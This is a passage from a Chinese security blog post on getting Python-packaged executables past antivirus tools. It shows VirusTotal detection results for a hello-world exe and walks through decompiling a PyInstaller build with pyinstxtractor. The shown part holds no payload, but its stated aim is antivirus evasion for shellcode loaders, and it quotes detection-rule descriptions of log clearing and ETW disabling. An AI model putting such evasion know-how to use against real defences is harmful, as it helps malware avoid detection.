
微信号: crowsec

直接运行后只会输出一个hello world而已，在这里就不再本地进行查杀，直接上传vt进行测试：

VT查杀

```
https://www.virustotal.com/gui/file/84c6f02880ec8c959a5bf20e65ca69c1c293b4329c8206cf2f506b394342bfb8
```

查杀率 `6/69`，同样非常离谱。。。



84c6f02880ec8c959a5bf20e65ca69c1c293b4329c8206cf2f506b394342bfb8

6 / 69

Community Score

6 security vendors flagged this file as malicious

84c6f02880ec8c959a5bf20e65ca69c1c293b4329c8206cf2f506b394342bfb8
test_py2.exe

7.10 MB
Size

2021-06-20 12:23:05 UTC
4 months ago

EXE

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 289 MEDIUM 8 LOW 50

2 matches for rule Disable of ETW Trace by @neu5ron, Florian Roth, Jonhnathan R... from Sigma Integrated Rule Set (GitHub)
↳ *Detects a command that clears or disables any ETW trace log which could indicate a logging evasion.*

287 matches for rule Suspicious Eventlog Clear or Configuration Using Wevtutil by Ecco, Daniil Yugoslavskiy, oscd.comm... from Sigma Integrated Rule Set (GitHub)
↳ *Detects clearing or configuration of eventlogs uwing wevtutil, powershell and wmic. Might be used by ransomwares during the attack (seen by NotPetya and others)*

1 match for rule Root Certificate Installed by oscd.community, @redcanary, Zach St... from Sigma Integrated Rule Set (GitHub)
↳ *Adversaries may install a root certificate on a compromised system to avoid warnings when connecting to adversary controlled web servers.*

2 matches for rule Autorun Keys Modification by Victor Sergeev, Daniil Yugoslavskiy, Gl... from Sigma Integrated Rule Set (GitHub)
↳ *Detects modification of autostart extensibility point (ASEP) in registry.*

↳ *This rule will looks for Windows Installer service (msiexec.exe) when it tries to install MSI packages with SYSTEM privilege*

See all

SecureAge APEX	Malicious	CrowdStrike Falcon	Win/malicious_confidence_60% (W)
Cynet	Malicious (score: 100)	FireEye	Generic.mg.2f1fac39943e41ff
Jiangmin	Trojan.PSW.Python.cu	MaxSecure	Trojan.Malware.300983.susgen
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected

微信号: crowsec

微信号: crowsec

由此可见，py2exe打包的exe文件同样也已经被标记，python打包免杀真的是穷途末路了。

2.3 打包文件总结

在py2exe打包之后的文件，并不是一个单纯的exe文件，不能像pyinstaller那样，直接一个exe完事，文件必须放在dist文件夹下，需要引入第三方的文件才可以执行。pyinstaller是比较好的首选方法，所以后续的研究将使用pyinstaller进行打包。

从第二节已经看出，无论是pyinstaller还是py2exe，在打包为exe的时候，都或多或少被一些杀软标记，但是这也并不代表python免杀无路可走，接下来我们用其他的思路来研究下使用pyinstaller打包免杀和pyinstaller打包的文件如何逆向。

本文不会对反序列化、分离免杀、加壳等手法进行讨论，在这里仅仅对最简单的shellcode加载方法进行分析，希望本文能够对师傅们有所帮助。

03 Pyinstaller -F参数反编译

注意：这里的exe文件反编译指的是对pyinstraller打包的文件进行反编译。

3.1 测试环境

操作系统：windows 10

python版本：`python3.8.7`

16进制编辑器：`010 editor`

exe反编译工具：`pyinstxtractor.py`

pyc反编译工具：`uncompyle6`

3.2 pyinstaller打包程序为exe

首先写一个简单的`python3`脚本


`01_easy.py`

```
# -*- encoding: utf-8 -*-
# Time : 2021/06/17 10:45:45
# Author: crow

import time

while 1:
    print('hello world')
    time.sleep(1)
```

然后将该程序使用pyinstaller打包为exe文件

`pyinstaller -F 01_easy.py`


其中 参数 `-F` 是为了将程序打包为一个`exe`文件，而且不产生其他的文件



```
L:\Desktop\0617_exe逆向\get_exe>pyinstaller -F 01_easy.py
78 INFO: PyInstaller: 4.3
78 INFO: Python: 3.8.7
78 INFO: Platform: Windows-10-10.0.14393-SP0
78 INFO: wrote L:\Desktop\0617_exe逆向\get_exe\01_easy.spec
78 INFO: UPX is not available.
93 INFO: Extending PYTHONPATH with paths
['L:\\Desktop\\0617_exe逆向\\get_exe', 'L:\\Desktop\\0617_exe逆向\\get_exe']
93 INFO: checking Analysis
93 INFO: Building Analysis because Analysis-00.toc is non existent
93 INFO: Initializing module dependency graph...
109 INFO: Caching module graph hooks...
109 WARNING: Several hooks defined for module 'win32ctypes.core'. Please take care they do not conflict.
125 INFO: Analyzing base_library.zip ...
2593 INFO: Processing pre-find module path hook distutils from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks\\pre_
find_module_path\\hook-distutils.py'.
2593 INFO: distutils: retargeting to non-venv dir 'c:\\python\\lib'
4531 INFO: Caching module dependency graph...
4718 INFO: running Analysis Analysis-00.toc
4734 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
  required by c:\python\python.exe
4843 INFO: Analyzing L:\Desktop\0617_exe逆向\get_exe\01_easy.py
4843 INFO: Processing module hooks...
4843 INFO: Loading module hook 'hook-difflib.py' from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks'...
4843 INFO: Loading module hook 'hook-distutils.py' from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks'...
4843 INFO: Loading module hook 'hook-distutils.util.py' from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks'...
4859 INFO: Loading module hook 'hook-encodings.py' from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks'...
5015 INFO: Loading module hook 'hook-heapq.py' from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks'...
```


微信号: crowsec

打包完成之后，本地会生成一个`dist`的文件夹，在这个文件夹里就有一个打包好的`exe`文件。



名称	修改日期	类型
01_easy.py	2021/6/17 10:46	PY 文件
dist	2021/6/17 10:49	文件夹
build	2021/6/17 10:49	文件夹
01_easy.spec	2021/6/17 10:49	SPEC 文件
__pycache__	2021/6/17 10:49	文件夹


微信号: crowsec




名称	修改日期	类型	大小
01_easy.exe	2021/6/17 10:49	应用程序	6,533 KB

微信号: crowsec

运行试试：



01_easy.exe	2021/6/17 10:49	应用程序	6,533 KB



\\Mac\Home\Desktop\0617_exe逆向\get_exe\dist\01_easy.exe

```
hello world
hello world
hello world
```

微信号: crowsec

此时程序运行正常，解析来就是反编译了。

3.3 反编译_pyc

针对pyinstaller打包之后的exe反编译工具：pyinstxtractor.py


pyinstaller extractor是可以提取出pyinstaller所创建的exe文件为pyc格式。

下载链接：

```
https://sourceforge.net/projects/pyinstallerextractor/
```

将需要反编译的exe和pyinstxtractor.py放到同一个目录下直接运行


```
python pyinstxtractor.py 01_easy.exe
```



```
K:\Desktop\0617_exe逆向\get_pyc>python pyinstxtractor.py 01_easy.exe
pyinstxtractor.py:86: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's document
ation for alternative uses
  import imp
[*] Processing 01_easy.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 38
[*] Length of package: 6408778 bytes
[*] Found 30 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: pyi_rth_multiprocessing
[+] Possible entry point: 01_easy
[*] Found 222 files in PYZ archive
[*] Successfully extracted pyinstaller archive: 01_easy.exe

You can now use a python decompiler on the pyc files within the extracted directory
```


微信号: crowsec

解密成功之后，会生成一个`xxx.exe_extracted`的文件夹。



名称	修改日期	类型
01_easy.exe	2021/6/17 10:49	应用程序
pyinstxtractor.py	2021/6/10 13:57	PY 文件
01_easy.exe_extracted	2021/6/17 11:03	文件夹

微信号: crowsec




名称	修改日期	类型	大小
PYZ-00.pyz_extracted	2021/6/17 11:03	文件夹	
_asyncio.pyd	2021/6/17 11:03	Python Extension ...	64 KB
_bz2.pyd	2021/6/17 11:03	Python Extension ...	86 KB
_ctypes.pyd	2021/6/17 11:03	Python Extension ...	125 KB
_decimal.pyd	2021/6/17 11:03	Python Extension ...	264 KB
_hashlib.pyd	2021/6/17 11:03	Python Extension ...	47 KB
_lzma.pyd	2021/6/17 11:03	Python Extension ...	161 KB
_multiprocessing.pyd	2021/6/17 11:03	Python Extension ...	31 KB
_overlapped.pyd	2021/6/17 11:03	Python Extension ...	47 KB
